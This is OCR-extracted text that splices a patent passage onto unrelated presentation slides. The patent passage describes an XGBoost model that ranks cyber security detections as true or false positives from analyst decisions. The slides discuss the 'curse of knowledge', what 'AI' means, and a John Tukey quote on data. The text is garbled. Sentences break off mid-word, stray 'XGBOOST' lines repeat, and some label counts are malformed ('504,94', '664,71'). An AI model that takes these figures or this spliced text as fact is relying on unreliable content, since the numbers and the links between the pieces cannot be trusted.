58. The detection prediction 58 may aid in diagnosing a customer detection. Moreover, the detection assessment application 44 may further provide a list of any classification 90 that the ma-


context.

[0034] The machine learning model 52 is trained using the extracted features. During experimental testing, the machine learning model 52 was trained using the XGBOOST® library. Categorical features were used to better reflect what the incoming data is and to improve performance. The machine learning model 52 may be preferably kept lighter so that retraining may be performed multiple times per day as it learns from analysts' decisions in real time. The detection assessment application 44 may utilize application programming interfaces to interact with the machine learning model 52. Moreover, the detection assessment application 44 may further generate and provide the machine learning model's top disagreements with analysts' decisions.


[0035] Experimental testing was performed. First experiments were conducted using the cyber security training data 56 of 120,600 1 (true positive) labels and 158,481 0 (false positive) labels (illustrated as reference numeral 90 in FIG. 6). Subsequent validation data included 504,94 1 (true positive) labels and 664,71 0 (false positive) labels. The experiments were conducted locally with PYTHON® 3.9 (XGBOOST® 1.6.1). Second experiments were conducted using months of the detailed data 86 associated with the cyber security detections 28. Mod-

XGBOOST

XGBOOST



XGBOOST



XGBOOST
i used the same joke twice

the **curse** of knowledge

i want to curse you with one idea: how do models work?

once you know it, you can't un-know it.

i want to curse you with one idea:

models learn patterns from data.

models learn patterns from data.

where does the world of cybersecurity fall?

Reality ← → **Expectation**

We sent an API request to ChatGPT

Claude wrote the documentation

Complex and multi-layered applications of methods and techniques from mathematics, statistics, and computer science by an interdiscplinary team of domain experts and specialists

AI

where does the world of cybersecurity fall?

Complex and multi-layered applications of methods and techniques from mathematics, statistics, and computer science by an interdiscplinary team of domain experts and specialists

the curse of knowledge

part 1

what do they mean when they say **AI**?


part 2

what do they mean when they say **AI**? **part 2**

THIS IS
FINE

models learn patterns from data.

John Tukey


John Tukey
The data may not contain the answer. The combination of some data and an aching desire for an answer does not ensure that reasonable answer can be extracted from a given body of data.

models learn patterns from data.

what data should we use?

what type of models should we use?

what patterns should we look for?


models learn patterns from data.

